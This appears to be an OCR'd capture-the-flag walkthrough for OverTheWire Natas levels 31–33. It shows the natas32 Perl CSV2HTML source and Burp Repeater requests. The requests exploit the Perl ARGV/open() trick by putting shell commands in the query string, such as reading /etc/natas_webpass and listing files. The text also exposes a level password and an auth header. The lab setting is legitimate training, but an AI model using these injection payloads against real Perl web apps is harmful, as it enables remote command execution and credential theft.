
%7C -> |

17 July,24



```
POST /index.pl?cat%20/etc/natas_webpass/natas32%20%7C HTTP/1.1
```


Now forward it and wee successfully get password for next level:



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:09
natas31.natas.labs.overth
Not secure natas31.natas.labs.overthewire.org/index.pl
NATAS31
We Chall
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

NaIWhW2VIrKqrc7aroJVHOZvk3RQMi0B

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:12
natas31.natas.labs.overth
natas32.natas.labs.overt
Not secure natas32.natas.labs.overthewire.org
NATAS32

CSV2HTML

We all like .csv files.
But isn't a nicely rendered and sortable table much cooler?

This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.

Select file to upload: Browse Upload

View sourcecode

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Natas Level 32 → Level 33


Username: natas33

URL: http://natas33.natas.labs.overthewire.org

It seems similar to natas31:

We view its sourcecode:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:11
natas31.natas.labs.overth
/var/www/natas/natas32
Not secure
natas32.natas.labs.overthewire.org/index…

/var/www/natas/natas32/index-source.pl

```
#!/usr/bin/perl
use CGI;
$ENV{'TMPDIR'}="/var/www/natas/natas32/tmp/";

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<!-- Bootstrap -->
<link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas32", "pass": "<censored>" };</script>
<script src="sorttable.js"></script>
</head>
<script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>

<!--
    morla/10111
    shouts to Netanel Rubin
-->

<style>
#content {
    width: 900px;
}
.btn-file {
    position: relative;
    overflow: hidden;
}
.btn-file input[type=file] {
    position: absolute;
    top: 0;
    right: 0;
    min-width: 100%;
    min-height: 100%;
    font-size: 100px;
    text-align: right;
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}

</style>


<h1>natas32</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:12
natas31.natas.labs.overth
/var/www/natas/natas32
Not secure
natas32.natas.labs.overthewire.org/index...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}

</style>


<h1>natas32</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;

<form action="index.pl" method="post" enctype="multipart/form-data">
    <h2> CSV2HTML</h2>
    <br>
    We all like .csv files.<br>
    But isn't a nicely rendered and sortable table much cooler?<br>
    <br>
    This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.
    <br><br>
    Select file to upload:
    <span class="btn btn-default btn-file">
        Browse <input type="file" name="file">
    </span>
    <input type="submit" value="Upload" name="submit" class="btn">
</form>
END
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```

Source code is almost same but we have to run multiple commands using repeater:

Command to find out the file, and then command to execute it.


Upload file and on burpsuit go to action->send to repeater:

17 July,24

We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename= “test.cv”**

Now in line1:


We use post question:



```
1   POST /index.pl?ls%20.%20%7C HTTP/1.1
2   Host: natas32.natas.labs.overthewire.org
3   Content-Length: 402
4   Cache-Control: max-age=0
5   Authorization: Basic bmF0YXMzMjpOYUlXaFcyVklyS3FyYzdhcm9KVkhPWnZrM1JRTWkwQg==
6   Accept-Language: en-US
7   Upgrade-Insecure-Requests: 1
8   Origin: http://natas32.natas.labs.overthewire.org
9   Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytSjRU6bZBgA3bSjJ
10  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
    Safari/537.36
11  Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
    change;v=b3;q=0.7
12  Referer: http://natas32.natas.labs.overthewire.org/
13  Accept-Encoding: gzip, deflate, br
14  Connection: keep-alive
15  
16  ------WebKitFormBoundarytSjRU6bZBgA3bSjJ
17  Content-Disposition: form-data; name="file";
18  Content-Type: text/plain
19  
20  ARGV
21  ------WebKitFormBoundarytSjRU6bZBgA3bSjJ
22  Content-Disposition: form-data; name="file"; filename="test.csv"
23  Content-Type: text/csv
24  
25  
26  ------WebKitFormBoundarytSjRU6bZBgA3bSjJ
27  Content-Disposition: form-data; name="submit"
28  
29  Upload
```

